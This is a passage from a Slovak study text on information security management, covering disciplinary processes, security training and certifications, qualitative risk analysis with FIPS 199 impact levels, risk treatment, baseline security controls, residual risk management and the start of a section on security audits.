Disciplinárny proces. Napriek všetkým možným opatreniam môže nastať situácia, keď zlyhá človek a spôsobí bezpečnostný incident. Už v prípade chyby môže ísť o porušenie pracovných povinností nehovoriac už o nedbalosti alebo úmyselnom obchádzaní bezpečnostných opatrení, ktoré môžu mať prísnejšiu klasifikáciu (dokonca aj podľa trestného zákona). Pre takéto prípady by organizácia mala mať definovaný disciplinárny proces s postihmi, ktoré by odradili úmyselných porušovateľov organizáciou stanovených pravidiel ale nezastrašili zamestnancov, ktorí spôsobili bezpečnostný incident neúmyselne, natoľko, aby v budúcnosti radšej priznali chybu včas a nenechali problém narásť do veľkých rozmerov v nádeji, že sa na ich chybu alebo omyl nepríde.

**Zhrnutie.** Každý zamestnanec, ktorý pracuje s IKT musí vedieť, čo má robiť, čo nesmie a prečo. Povinnosti v IB musia byť súčasťou jeho pracovných povinností a pomocou školení sa naučí, ako ich plniť. Organizácia musí mať a uplatňovať postupy pre riešenie problematických situácií (výpoveď, zmena pracovného zaradenia) a zavedený korektný disciplinárny postup pre prípad, keď zamestnanec spôsobí bezpečnostný incident.

## 2.6 Budovanie know-how v informačnej bezpečnosti

Riešenie mnohých úloh, o ktorých sme hovorili v predchádzajúcich častiach, predpokladá, že organizácia má minimálne jedného odborne kvalifikovaného manažéra IB, prípadne ďalších špecialistov so systematickými znalosťami v niektorej oblasti IB. Kde však má takýchto odbormíkov vziať? Informačná bezpečnosť v SR zatiaľ nie je zaradená do sústavy vedných a teda ani študijných odborov. To znamená, že neexistuje študijný program vysokoškolského štúdia, ktorý by pripravoval odborníkov na informačnú bezpečnosť. Viacročné skúsenosti s výučbou vybraných predmetov IB vrámci pregraduálneho štúdia informatiky ukazujú, že študentom chýbajú praktické skúsenosti z fungovania organizácií, čo sa prejavuje v tom, že hoci dosahujú dobré výsledky v technických oblastiach IB, nedokážu doceniť význam organizačných, prevádzkových, personálnych a právnych opatrení (a ani o tieto oblasti IB nemajú záujem). To znamená, že príprava špecialistov na IB sa bude musieť posunúť do postgraduálneho štúdia a v pregraduálnom štúdiu bude možné pripravovať technicky orientovaných odborníkov (operátorov, správcov systémov a pod.) Kým sa však vytvorí systém vzdelávania (aj s kontinuálnym vysokoškolským vzdelávaním), manažéri IB sú odkázaní na samoštúdium, doplnené tematickými školeniami, účasťami na odborných konferenciách, seminároch. Formálne je možné špecializáciu v IB potvrdiť zložením skúšky a získaním certifikátov CISA, CISM, CISSP a pod. (Pozri časť 2.12).

Narastajúci význam a zložitosť IB podnietili vo vyspelom svete snahu o systematizáciu poznania v IB, o definovanie potrebných špecializácií v IB a o stanovenie obsahových a kvalitatívnych požiadaviek na jednotlivé špecializácie v IB. Výsledky týchto snažení (ako aj poznatky z neúspešných riešení) sme zohľadnili v Návrhu systému vzdelávania v IB. Vzhľadom na obmedzené kapacity SR sme redukovali počty špecializácií na najnutnejšie minimum, definovali však ďalšie bezpečnostne relevantné roly a vypracovali pre jednotlivé špecializácie/roly

[31] z psychologického hľadiska takéto riešenie prijateľnejšie, ale má menší odradzujúci účinok.

znalostné štandardy. Tieto štandardy zohľadňujú tak úlohy ľudí zaradených do jednotlivých rolí, resp. špecializácií, ako aj zákonné požiadavky na ochranu IKT a medzinárodné de facto znalostné štandardy (Common body of knowledge a Essential body of knowledge). Znalostné štandardy pre jednotlivé roly sú uvedené v prílohe; systém vzdelávania v IB (ktorého súčasťou je aj prebiehajúce vzdelávanie v IB a tieto študijné materiály) je vo fáze vývoja (postgraduálne vzdelávanie v IB) a testovania (základy IB).

## 2.7 Analýza rizík

Bezpečnostná politika stanovila hlavné ciele pre IB organizácie, hranicu akceptovateľného rizika a spôsob analýzy rizík. Organizácia si teraz potrebuje spraviť prehľad o tom, čo konkrétne, pred čím a na akej úrovni potrebuje chrániť. Odpovede na tieto otázky dáva analýza rizík. Ak na to organizácia má dostatok vlastných kvalifikovaných ľudí, môže si ju robiť sama, v opačnom prípade na ňu využije (aj) externých odborníkov. Keďže organizácia potrebuje rozpracovať svoju bezpečnostnú stratégiu (Bezpečnostnú politiku), predpokladáme, že rozsah (scope) analýzy rizík bude totožný s oblasťou pôsobnosti Bezpečnostnej politiky. (V budúcnosti môže organizácia spraviť alebo nechať si spraviť analýzu rizík pre dôležitý systém, časť organizácie, resp. tematicky zameranú na nejaký druh údajov, napr. osobné údaje). Odborná skupina, ktorá je poverená spraviť analýzu rizík, určí

a) všetky relevantné aktíva organizácie
b) všetky relevantné hrozby[32] voči aktívam zo zoznamu vytvoreného v kroku a)
c) všetky bezpečnostné požiadavky vyplývajúce z právnych predpisov, vnútorných predpisov, zmlúv a podobných dokumentov organizácie,
d) všetky zraniteľnosti aktív[33] určených v kroku a)
e) už existujúce bezpečnostné opatrenia.

Pri tvorbe zoznamu aktív zároveň zistí, kto je za dané aktívum zodpovedný (tzv. „majiteľ aktíva“) a čo všetko na dané aktívum má nejaký vplyv (bezpečnostné prostredie aktíva). Hrozby voči aktívam doplní o hrozby voči bezpečnostnému prostrediu jednotlivých aktív, pretože tieto aktíva môžu byť poškodené aj nepriamo, narušením podmienok, v ktorých fungujú.

Najčastejšie sa riziko vyjadruje ako stredná hodnota dopadu hrozby, t.j.

riziko = pravdepodobnosť * dopad hrozby,

alebo na logaritmickej škále[34]:

riziko = pravdepodobnosť + dopad hrozby.

Pri výpočte rizika sa využívajú dva základné prístupy; kvantitatívny a kvalitatívny. Pri kvantitatívnom prístupe je riziko aj dopad vyjadrené číselne (dopad napríklad výškou finančnej straty, pravdepodobnosť číslom z intervalu <0,1>), pri kvalitatívnom prístupe sa pravdepodobnosť, dopad aj samotné riziko kategorizujú a vyjadrujú slovne. Hoci kvantitatívna metóda vyzerá na prvý pohľad exaktnejšie a objektívnejšie, používa sa len zriedka, pretože je problém presne určiť tak hodnotu dopadu ako aj pravdepodobnosti nejakej udalosti.[35] V ďalšom preto rozoberieme kvalitatívnu metódu odhadu rizík. Organizácia by mala mať vytvorené kritériá pre hodnotenie dopadu hrozby, postavené na úrovni škôd a výške materiálnych strát, ktoré v dôsledku naplnenia hrozieb utrpí, zohľadňujúce podľa ISO normy [5]

- úroveň klasifikácie postihnutých informačných aktív,

[32] zoznam hrozieb je uvedený v prílohe a. Katalóg elementárnych hrozieb
[33] zoznam zraniteľností je uvedený v prílohe Príloha. Zoznam zraniteľností
[34] pripomíname, že $\log x.y = \log x + \log y$
[35] ako vyjadriť pravdepodobnosť udalosti, ktorá v organizácii ešte nikdy predtým nenastala? Je možné považovať ju za nulovú a hrozbou sa nezaoberať? Alebo ako sa dá exaktne vyjadriť hodnota nehmotných aktív, ako je know-how, dobré meno, alebo zdravie a spokojnosť zamestnancov?

- závažnosť narušenie informačnej bezpečnosti (napr. strata dôvernosti, integrity a dostupnosti),
- narušenie operácií/činnosti (organizácie, alebo tretích strán),
- finančné straty,
- narušenie plánov a nesplnené termíny,
- poškodenie reputácie,
- porušenie právnych, zmluvných a regulačných požiadaviek.

Tento zoznam je potrebné doplniť o zdravie a život ľudí[36], lebo strata zdravia a ľudského života je z etického hľadiska nenahraditeľná, strata kvalifikovaného zamestnanca môže byť ťažko nahraditeľná a zranenie alebo smrť človeka môže mať negatívne dopady na organizáciu (reputácia, právne dôsledky) .

Hrozby môžu mať rôzne formy dopadu (napr. záplava: utopenie človeka, poškodenie budovy, poškodenie zariadení, počítačov, prerušenie napájania, prerušenie komunikačných liniek, znemožnenie prístupu zamestnancov do budovy, znemožnenie príchodu zamestnanca do práce, znečistenie okolitého prostredia, poškodenie cestných komunikácií, a i.). Vyhneme sa rozoberaniu možných foriem a využijeme americký federálny štandard FIPS 199 [12], ktorý abstrahuje od zbytočných podrobností a vyjadruje rôzne formy dopadu hrozieb pomocou narušenia základných bezpečnostných požiadaviek na ochranu informácie (dôvernosť, integrita a dostupnosť) a definuje tri kvalitatívne úrovne dopadu:

**nízky**, ak strata dôvernosti, integrity alebo dostupnosti[37] má obmedzený negatívny vplyv na činnosť organizácie, jej aktíva alebo osoby[38]. Obmedzený negatívny dopad znamená, že strata dôvernosti, integrity alebo dostupnosti môže spôsobiť

a) zníženie schopnosti organizácie v takej miere a na takú dobu, že organizácia je síce schopná plniť svoje primárne funkcie ale menej efektívne,
b) málo závažné poškodenie aktív organizácie,
c) malé finančné straty,
d) malú ujmu osobám.

**stredný**, ak strata dôvernosti, integrity alebo dostupnosti má závažný negatívny vplyv na činnosť organizácie, jej aktíva alebo osoby. Závažný negatívny vplyv znamená, že strata dôvernosti, integrity alebo dostupnosti môže spôsobiť

- zníženie schopnosti organizácie v takej miere a na takú dobu, že organizácia je síce schopná plniť svoje primárne funkcie ale efektívnosť jej činnosti je výrazne redukovaná,
- značné poškodenie aktív organizácie,
- značné finančné straty,
- významnú ujmu osobám (ale nie závažné zranenia alebo straty na životoch).

**vysoký** (katastrofický) ak strata dôvernosti, integrity alebo dostupnosti má veľmi závažný až katastrofický negatívny vplyv na činnosť organizácie, jej aktíva alebo osoby. Veľmi závažný negatívny vplyv znamená, že strata dôvernosti, integrity alebo dostupnosti môže spôsobiť

- také škody, že organizácia nie je schopná vykonávať niektoré zo svojich primárnych funkcií,
- rozsiahle poškodenie aktív organizácie,
- veľké finančné straty, ktoré organizácia nie je schopná kompenzovať z vlastných zdrojov,

[36] sú relevantné najmä pre systémy v ktorých sa spracovávajú zdravotné informácie (nesprávna liečba v dôsledku narušenia integrity alebo dostupnosti údajov), riadiacich systémoch (napr. doprava, elektrárne, výrobné linky).
[37] tu aj v ďalších prípadoch sa rozumie „v dôsledku naplnenia hrozby“
[38] napr. narušenie súkromia

- veľkú až katastrofickú ujmu osobám (vrátane život ohrozujúcich zranení až smrti osôb).

Druhým činiteľom ovplyvňujúcim výšku rizika je pravdepodobnosť naplnenia hrozby. Na hodnotu pravdepodobnosti (naplnenia hrozby voči konkrétnemu aktívu) vplýva o.i. existencia zraniteľností, prijaté opatrenia, prípadne potrebný útočný potenciál. Na ohodnotenie pravdepodobnosti budeme používať 4 stupňovú škálu a riziko budeme vyjadrovať slovne (nulové, nízke, stredné, vysoké), alebo sa na vyjadrenie jeho hodnoty použijeme číselnú škálu:

| označenie | pomenovanie | poznámka |
|---|---|---|
| 0 | nulová | udalosť nenastane[39] |
| 1 | nízka | udalosť nenastala, alebo sa vyskytne raz za niekoľko rokov |
| 2 | stredná | raz za rok |
| 3 | vysoká | niekoľkokrát mesačne/týždenne |

**Tabuľka 3.1. Kvalitatívne vyjadrenie úrovne pravdepodobnosti udalosti**

Kvalitat9vne vyjadrenie hodnoty

| dopad→<br>pravdepodobnosť ↓ | nízky | stredný | vysoký |
|---|---|---|---|
| nulová | nulové | nulové | nulové |
| nízka | nízke | nízke | stredné |
| stredná | nízke | stredné | vysoké |
| vysoká | stredné | vysoké | vysoké |

**Tabuľka 3.2. Kvalitatívne vyjadrenie rizika**

Iné tabuľky pre odhad rizík sú uvedené v norme [5].

Po odhade rizík je potrebné rozhodnúť, čo s nimi organizácia bude robiť. Má štyri možnosti [5]:

1. redukcia rizika. V tomto prípade organizácia prijíma opatrenia (technické, organizačné, personálne a iné) zamerané na zníženie pravdepodobnosti naplnenia a/alebo dôsledkov hrozby tak, aby sa hodnota výsledného rizika dostala pod úroveň akceptovateľného rizika.
2. zachovanie rizika (risk retention): ak je úroveň rizika nižšia ako úroveň akceptovateľného rizika, organizácia nemusí prijímať žiadne opatrenia.
3. vyhnutie sa riziku. Prichádza do úvahy vtedy, keď by opatrenia na redukciu rizika boli príliš nákladné, ale hodnota rizika je vyššia ako úroveň akceptovateľného rizika. Organizácia zmení podmienky, ktoré viedli k neprijateľne vysokému riziku, napríklad

[39] takýto prípad nastane, keď hrozba využíva zraniteľnosť, ktorá bola prijatými opatreniami odstránená

použitím iného riešenia (vykonávanie činnosti iným spôsobom, prenesenie činností do menej nebezpečného prostredia a pod.)

4. prenesenie rizika. Organizácia môže preniesť riziko na iný subjekt[40], ktorý ho dokáže efektívnejšie riešiť. (Príkladmi prenesenia rizika sú napr. zmluvy s dodávateľom o skrátenej dobe servisného zásahu, outsourcing problematických činností, poistenie).

Aby organizácia mohla rozhodnúť, ktorú z možností riešenia pre jednotlivé riziká zvolí, riziká je potrebné posúdiť z hľadiska ich závažnosti a možností a ochoty organizácie niečo s nimi spraviť. Ďalším krokom po analýze rizík[41] je preto ohodnotenie rizík. Ak má organizácia vypracovanú bezpečnostnú politiku podľa ISO normy [3] mala by mať v bezpečnostnej politike jasne stanovené priority, požadovanú úroveň ochrany, kritériá pre ohodnotenie rizík a hranicu akceptovateľného rizika. Ohodnotenie rizík sa potom vykonáva[42] vzhľadom na tieto kritériá a jeho výsledkom je zoradenie rizík podľa priority. Zoznam ohodnotených rizík musí mať minimálne dve časti: riziká, ktorými sa organizácia nebude zaoberať a riziká, ktoré je organizácia pripravená riešiť. Prvú kategóriu tvoria tzv. akceptovateľné riziká, ktorých hodnota neprevyšuje vopred stanovenú hranicu. Hoci na ich riešenie organizácia nemusí prijímať žiadne opatrenia, aj tieto riziká je potrebné zdokumentovať, zdôvodniť, prečo boli takto ohodnotené a sledovať, či sa časom nezmenili podmienky a nevzrástla hodnota dopadu alebo pravdepodobnosti hrozieb tak, že úroveň niektorého z rizík prvej kategórie nepresiahla hodnotu akceptovateľného rizika.

Pre ostatné riziká je potrebné prijať opatrenia, ktoré by znížili ich hodnotu pod akceptovateľnú úroveň a spravovať ich; vyhnúť sa im alebo ich preniesť na iný subjekt.

## 2.8 Bezpečnostné opatrenia

> *It is estimated that ninety-nine per cent of all reported intrusions result through exploitation of known vulnerabilities or configuration errors, for which safeguards and countermeasures were available (NIST SP 800-53)*

Bezpečnostné opatrenia (safeguards, security controls, security measures) sú riešenia, ktorých zavedením (implementáciou) sa eliminuje alebo aspoň zníži úroveň rizika. Podľa prostriedkov, ktoré používajú sa opatrenia delia na [14]

a) technické,
b) organizačné a
c) prevádzkové.

Podľa toho, na ktorú fázu potenciálneho bezpečnostného incidentu spôsobeného naplnením hrozby pôsobia, delíme opatrenia

a) preventívne
b) detekčné
c) korekčné

Technické opatrenia sú založené na bezpečnostných funkciách realizovaných pomocou hardvérových komponentov, firmvéru a softvéru. Organizačné opatrenia sa realizujú pomocou

[40] pripomíname, že prenesením rizika sa organizácia spravidla nezbavuje zodpovednosti za prípadný dopad hrozby, pretože klienti budú považovať problémy spôsobené prípadným bezpečnostným incidentom za chybu organizácie

[41] niekedy sa ohodnotenie rizík považuje za súčasť analýzy rizík

[42] ohodnotenie rizík by mal robiť manažér IB s pomocou vlastníkov dotknutých aktív a výsledky ohodnotenia rizík pravdepodobne bude musieť schvaľovať manažment, pretože na ich základe bude potrebné prijať opatrenia.

politík, pravidiel, záväzných postupov, stanovení zodpovednosti, školení zamestnancov, zmlúv. Prevádzkové opatrenia zahŕňajú fyzickú ochranu IKT, podpornej infraštruktúry, ochranu prístupu, detekcie pohybu, detekcie požiaru a pod. Hoci sa opatrenia kategorizujú, pri návrhu opatrení na zmiernenie rizika sa kombinujú opatrenia všetkých troch kategórií.

Úlohou **preventívnych opatrení** je zamedziť vzniku bezpečnostného incidentu, alebo aspoň výrazne znížiť pravdepodobnosť naplnenia hrozby. Preventívne opatrenia sú zamerané buď na odstránenie zraniteľnosti, ktorú hrozba využíva, alebo v prípade, ak je nositeľom hrozby človek, na zníženie jeho útočného potenciálu:

- motivácie: napr. zvýšenie pravdepodobnosti jeho odhalenia a potrestania (odstrašenie),
- príležitosť: na prekonanie nových opatrení potrebuje podstatne väčšie zdroje,
- znalosti: odstránenie známych zraniteľností, ktoré umožňovali útoky.

**Detekčné opatrenia** predstavujú druhú úroveň ochrany aktív. Ich cieľom je odhaliť včas začínajúci bezpečnostný incident, signalizovať ho napr. operátorovi a zaznamenať údaje potrebné na analýzu vzniku a priebehu bezpečnostného incidentu. Príkladmi detekčných opatrení sú zariadenia na detekciu pohybu, dymu, IDS (intrusion detection systems, systémy na detekciu prieniku), monitorovacie programy, systémy na vytváranie záznamov auditu a pod. **Korekčné opatrenia** sú zamerané na zabezpečenie kontinuity činnosti: v prípade bezpečnostných incidentov na ich riešenie a na návrat aktíva do normálneho stavu. Príklady opatrení sú uvedené nižšie.

Posledným krokom pred výberom opatrení na ošetrenie neakceptovateľných rizík je analýza ekonomickej efektívnosti (cost/benefit) navrhovaných opatrení, ktorú pripravuje pracovná skupina. Vstupom pre analýzu ekonomickej efektívnosti je zoznam identifikovaných rizík. Ku každému riziku sú priradené možné opatrenia a analýza pozostáva z

- určenia dopadu zavedenia nového alebo rozšírenia existujúceho opatrenia,
- určenia dopadu toho, že sa nové opatrenie nezavedie alebo existujúce opatrenie nerozšíri,
- odhadu nákladov na zavedenie nového alebo rozšírenia existujúceho opatrenia, napr.
    - kúpa technických zariadení a/alebo softvéru,
    - prípadné zníženie efektívnosti činnosti systému v dôsledku zavedenia opatrenia,
    - náklady spojené so zavedením dodatočných politík a procedúr,
    - náklady na personál potrebný na zavedenie nových opatrení (pracovný čas existujúcich zamestnancov, alebo prostriedky spojené s prijatím nových zamestnancov)
    - náklady na školenia zamestnancov,
    - náklady na údržbu
- porovnanie nákladov na zavedenie nového alebo rozšírenia existujúceho opatrenia a jeho prínosu vzhľadom na význam tých systémov a údajov pre organizáciu, ktorých ochrana sa daným opatrením zvýši (resp. u ktorých sa zníži úroveň rizika).

Záverečné rozhodnutie je na vedúcom zamestnancovi (alebo vedení) organizácie, ktorý musí posúdiť, či je v danom prípade riziko akceptovateľné alebo nie, a či návrh na zavedenie nového opatrenia možno zamietnuť alebo nie. Pre rozhodovanie o zavedení nového opatrenia môžu pomôcť nasledujúce pravidlá:

a) ak opatrenie redukuje riziko viac, než je potrebné, treba sa pozrieť, či neexistuje iné, lacnejšie riešenie,
b) ak je cena navrhovaného riešenia ako hodnota, o ktorú redukuje riziko, treba hľadať iné riešenie
c) ako opatrenie neredukuje riziko dostatočne, treba sa pozrieť na ďalšie doplňujúce opatrenia alebo nejaké iné opatrenie,
d) ak navrhované opatrenie redukuje riziko dostatočne a je spomedzi možných opatrení najlacnejšie, treba ho použiť.

Nasledujúci zoznam obsahuje opatrenia, ktoré podľa [17] organizácia musí zaviesť na dosiahnutie základnej úrovne bezpečnosti[43] svojich IKT.

**Riadenie prístupu (Access Control (AC))** Organizácia musí zabezpečiť

- aby prístup k systému mali len oprávnené osoby a iné zariadenia alebo systémy (externé počítače),
- aby oprávnené osoby mohli pristupovať (priamo, alebo prostredníctvom iných systémov alebo procesov) len k tým zdrojom systému, na ktoré majú oprávnenia a vykonávať len tie činnosti, na ktoré sú oprávnené.

**Bezpečnostné povedomie a tréning. (Awareness and Training (AT))** organizácia musí zabezpečiť

- aby si manažéri a používatelia IKT systémov v organizácii boli vedomí a bezpečnostných rizík spojených s ich činnosťou a požiadaviek, ktoré pre nich vyplývajú v tejto súvislosti z príslušných zákonov, bezpečnostnej politiky a ďalšej vnútornej legislatívy organizácie, bezpečnostných štandardov a prevádzkového poriadku IKT systémov;
- aby bol personál a používatelia primerane trénovaní na to, aby si dokázali plniť povinnosti podľa prvého bodu týkajúce sa bezpečnosti prevádzky a používania IKT systémov.

**Audit a dosledovateľnosť (Audit and Accountability (AU)):** Organizácia musí

- vytvárať, chrániť a udržiavať záznamy auditu činnosti IKT systému v rozsahu potrebnom na to, aby bolo možné monitorovať, analyzovať, vyšetrovať a nahlasovať protizákonné, neoprávnené alebo neprimerané aktivity v IKT systéme,
- zabezpečiť, aby jednotlivé aktivity v IKT systéme boli jednoznačne spojené s používateľmi, ktorí ich vykonali a tak títo používatelia mohli byť braní na zodpovednosť za svoju činnosť v systéme.

**Certifikácia, akreditácia a bezpečnostné ohodnotenie (Certification, Accreditation, and Security Assessments (CA))** Organizácia musí

- periodicky vyhodnocovať bezpečnostné opatrenia v IKT systémoch organizácie, aby určila, či sú opatrenia účinné,
- vypracovať a implementovať plány činnosti zamerané na opravu nedostatkov a redukciu alebo odstránenie zraniteľností v IKT systémoch organizácie
- povoliť prevádzku IKT systémov organizácie a pripojenie externých systémov k nim,
- neustále monitorovať bezpečnostné opatrenia na ochranu IKT systémov, aby zaistila ich stálu účinnosť.

**Manažment konfigurácie (Configuration Management (CM))** Organizácia musí

- zaviesť a udržiavať základné konfigurácie IKT systémov a katalógy IKT systémov (hw, sw, firmware a dokumentácia) organizácie počas ich životných cyklov,
- zaviesť a presadzovať nastavenia bezpečnostnej konfigurácie IKT produktov používaných v IKT systémoch organizácie

[43] základná úroveň neznamená nízku úroveň bezpečnosti, pozri Prílohu 2.13.4 Klasifikácia informácie a systémov

**Havarijné plánovanie (Contingency Planning (CP)):** Organizácia musí

- vypracovať, udržiavať a efektívne implementovať plány reakcie v mimoriadnych situáciách, zálohovacie procedúry a plány obnovy pre IKT systémy organizácie, aby zaistila dostupnosť kritických informačných zdrojov a kontinuitu operácií v mimoriadnych situáciách.

**Identifikácia a autentifikácia Identification and Authentication (IA):** Organizácia musí

- identifikovať používateľov IKT systémov, zariadení, procesov konajúcich v záujme používateľov; a overiť identity týchto používateľov, procesov alebo zariadení ešte pred tým ako im povolí prístup k IKT systémom organizácie

**Reakcia na incidenty (Incident Response (IR))** Organizácia musí

- pre IKT systémy organizácie vytvoriť operačné kapacity na riešenie bezpečnostných incidentov, ktoré sú schopné vykonávať adekvátnu prípravu zamestnancov, detekciu, analýzu, ohraničenie bezpečnostného incidentu, obnovu IKT systému po incidente a primerané reakcie používateľov na incident,
- vystopovať, zdokumentovať a nahlasovať príslušným riadiacim pracovníkom organizácie, prípadne úradom.

**Údržba (Maintenance (MA)):** Organizácia musí

- vykonávať aktuálnu (podľa potreby) a periodickú údržbu IKT systémov organizácie,
- zabezpečovať efektívny dohľad nad nástrojmi, technikami, mechanizmami, ktoré sa používajú pri údržbe a personálom ktorý údržbu vykonáva.

**Ochrana médií (Media Protection (MP))** Organizácia musí

- chrániť pamäťové média tak papierové ako aj digitálne (elektronické),
- omedziť prístup k informáciám uloženým na pamäťových médiách IKT systému len pre oprávnené osoby,
- zničiť pamäťové médiá pred ich vyradením alebo bezpečne odstrániť údaje z pamäťových médií pred ich opätovným použitím.

**Fyzická ochrana a ochrana prostredia (Physical and Environmental Protection (PE**)) Organizácia musí

- obmedziť fyzický prístup k IKT systémom, zariadeniam a do ich operačného prostredia len na oprávnené osoby
- chrániť fyzické zariadenia a podporovať infraštruktúru IKT systémov
- poskytovať pre IKT systémy podporné zariadenia potrebné pre ich prevádzku
- chrániť IKT systémy proti prírodným hrozbám a hrozbám z prostredia
- zaistiť primerané environmentálne opatrenia v zariadeniach v ktorých sú umiestnené IKT systémy

**Plánovanie (Planning (PL)):** Organizácia musí

- vyvinúť, zdokumentovať, periodicky aktualizovať a implementovať bezpečnostné plány pre IKT systémy organizácie, ktoré popisujú použité alebo plánované bezpečnostné opatrenia pre IKT systémy a pravidlá správania jednotlivcov, pristupujúcich k IKT systémom.

**Personálna bezpečnosť (Personnel Security (PS))** Organizácia musí

- zabezpečiť, aby jednotlivci ktorí zastávajú zodpovedné funkcie v organizácii (vrátane tretích strán poskytujúcich služby organizácii) boli dôveryhodné osoby a spĺňali bezpečnostné kritériá stanovené pre dané funkcie, zaistiť, aby informácie a IKT systémy organizácie boli chránené počas personálnych zmien a po nich, ako sú ukončenie pracovného pomeru alebo zmena pracovného zaradenia,
- zaviesť a uplatňovať formálne sankcie voči zamestnancom, ktorí konali v rozpore s bezpečnostnou politikou alebo bezpečnostnými procedúrami organizácie.

**Ohodnotenie rizík (Risk Assessment (RA)):** Organizácia musí

- periodicky ohodnocovať riziká voči aktivitám organizácie (vrátane poslania organizácie, funkcií, ktoré plní, imidžu alebo reputácie), aktívam organizácie, a jednotlivcom, ktoré vyplývajú z činnosti IKT systémov organizácie a s nimi súvisiaceho spracovania, uchovávania alebo prenosu informácie.

**Obstarávanie systémov a služieb (System and Services Acquisition (SA)):** Organizácia musí

- vyhradiť dostatočné zdroje na primeranú ochranu IKT systémov organizácie
- používať v priebehu celého životného cyklu systému také procesy, ktoré zohľadňujú bezpečnostné aspekty systému
- dodržiavať obmedzenia na inštaláciu a používanie softvéru
- zaistiť, aby tretie strany pri poskytovaní služieb organizácii používali adekvátne bezpečnostné opatrenia na ochranu informácie, aplikácií a/alebo služieb ktoré organizácii poskytujú

**Ochrana systému a komunikácie (System and Communications Protection (SC))** Organizácia musí

- monitorovať, kontrolovať a chrániť komunikáciu organizácie (t.j. informácie vysielanú alebo prijímanú IKT systémami organizácie) na vonkajších hraniciach a kľúčových vnútorných hraniciach informačných systémov
- uplatňovať pri vývoji a prevádzke IKT systémov také návrhy architektúry, techniky vývoja softvéru a inžinierske princípy, ktoré podporujú informačnú bezpečnosť v IKT systémoch organizácie.

**Integrita systému a informácie (System and Information Integrity (SI))** Organizácia musí

- včas identifikovať, nahlasovať a korigovať chyby v informácii a v IKT systémoch organizácie,
- na vhodnom mieste IKT infraštruktúry organizácie (centrálne a/alebo distribuovane) zabezpečovať ochranu IKT systémov pred škodlivým softvérom
- monitorovať bezpečnostné výstrahy a odporúčania systému a primerane na ne reagovať.

## 2.9 Spravovanie rizík

Organizácia zavedením nových alebo rozšírením existujúcich opatrení zmiernila riziká tým, že

a) odstránila niektoré zraniteľnosti aktív, čím sa zredukovala na nulu pravdepodobnosť naplnenia niektorých hrozieb, (preloženie serverov z prízemnej miestnosti na 2. poschodie odstránilo možnosť zaplavenia počítačov vodou z rozvodnenej rieky)
b) pridanie cieleného opatrenia znížilo kapacitu a motiváciu útočníka (zrušenie anonymného prístupu k systému, silná identifikácia a autentizácia používateľov, vytváranie záznamov auditu o činnosti v systéme)

c) znížil sa dopad negatívneho dopadu bezpečnostného incidentu na organizáciu (napr. zálohovaním údajov a možnosťou preniesť v krátkom čase činnosť z jedného systému na záložný systém).

Je veľmi pravdepodobné, že sa nepodarilo eliminovať všetky riziká. Riziká, ktoré ostali po prijatí nových a/alebo rozšírení existujúcich opatrení sa nazývajú zostatkové (zvyškové, alebo reziduálne) riziká, ktoré bude potrebné porovnať s hranicou akceptovateľného rizika. Ak je úroveň niektorého zostatkového rizika vyššia ako úroveň akceptovateľného rizika, organizácia má dve možnosti:

a) nájsť a implementovať vhodné opatrenia, ktoré by znížili úroveň „vysokých" zostatkových rizík na úroveň akceptovateľného rizika,
b) prehodnotiť úroveň akceptovateľného rizika alebo podmienečná akceptácia „neriešiteľného" rizika s povinnosťou monitorovať príslušné aktívum, aby sa včas zachytil začiatok prípadného bezpečnostného incidentu.

Dosiahnutie požadovanej úrovne IB znížením rizík na akceptovateľnú úroveň nemusí mať dlhé trvanie. Podmienky, za ktorých organizácia robila analýzu rizík, sa neustále menia:

a) Mení sa samotná organizácia (organizačná štruktúra, technická infraštruktúra, zamestnanci, ich pracovné zaradenie, roly, vyvíja sa poslanie organizácie, mení sa citlivosť údajov a pod.). Tieto zmeny môžu spôsobiť, že sa menia aj predpoklady, z ktorých sa vychádzalo pri analýze rizík a teda závery analýzy rizík (najmä vyhodnotenie rizík) nemusia byť platné.
b) Menia sa technológie a v dôsledku toho sa objavujú nové zraniteľnosti, hrozby; staré opatrenia strácajú na účinnosti, resp. sú celkom neaktuálne, úroveň rizík sa môže meniť (zvyšovať).

Aby sa v dynamicky sa meniacom prostredí udržala požadovaná úroveň IB v organizácii, organizácia musí priebežne monitorovať bezpečnostnú situáciu a v prípade veľkých zmien (organizačné zmeny, infraštruktúra, zmeny zákonov s veľkým dopadom na organizáciu[44], veľké bezpečnostné incidenty a pod. ) a v pravidelných časových intervaloch zopakovať analýzu rizík a aktualizovať prijaté opatrenia. Ak majú zmeny lokálny charakter (zavedenie nového systému), analýza rizík nemusí pokrývať celú organizáciu a môže sa zamerať len tie oblasti, ktorá boli zmenami dotknuté.

**Zhrnutie.** Po prijatí opatrení musí organizácia skontrolovať, či sa jej tým podarilo znížiť všetky riziká na prijateľnú mieru. Ak nie, musí hľadať iné riešenia. Ale ani uspokojivý stav nemusí trvať dlho a organizácia musí vyhodnocovať zmeny, ktoré môžu spôsobiť objavenie nových alebo nárast existujúcich rizík nad prijateľnú úroveň. Okrem analýz rizík vyvolaných veľkými zmenami odporúčame pravidelné posúdenie IB, aby sa zamedzilo tomu, že časom nepozorovane vyprchala účinnosť prijatých opatrení.

## 2.10 Bezpečnostný audit

Systém opatrení, ktoré organizácia prijala po analýze rizík, nemusel splniť jej očakávania. Niektoré opatrenia mohli ostať len na papieri, iné mohli byť implementované len čiastočne, ďalšie stratili na účinnosti; problémy môžu byť aj v samotnom ISMS, nevyjasnených kompetenciách alebo chýbajúcich zdrojoch. Na odhaľovanie takýchto nedostatkov slúži audit. Audit vo všeobecnosti je nezávislá jednorazová kontrola, počas ktorej sa zisťuje súlad predmetu auditu s nejakým ideálnym stavom. V prípade bezpečnostného auditu organizácie budú predmetom auditu bezpečnostné opatrenia a činnosť ISMS. Audit opatrení ISMS je popísaný v norme ISO/IEC TR 27008 [6] z ktorej sme v tejto časti vychádzali.

[44] napr. prijatie Zákona o kritickej infraštruktúre, Novelizácia Zákona o ochrane osobných údajov, v budúcnosti prijatie zákona o IB, novelizácia Výnosu MF SR o štandardoch pre ISVS a pod.

Bezpečnostný audit sa v organizáciách vykonáva

a) v pravidelných časových intervaloch (napríklad každoročne). Cieľom pravidelného auditu je posúdiť, či nedošlo k zmenám, ktoré sa síce zatiaľ neprejavili, ale mohli znížiť účinnosť existujúcich opatrení a tým zvýšiť úroveň rizík. Pravidelný audit umožní včas odhaliť neúčinné opatrenia a dať podnet na nápravu. Závery auditu sú dôležitým podkladom pre pravidelné (výročné) hodnotenie stavu IB v organizácii.
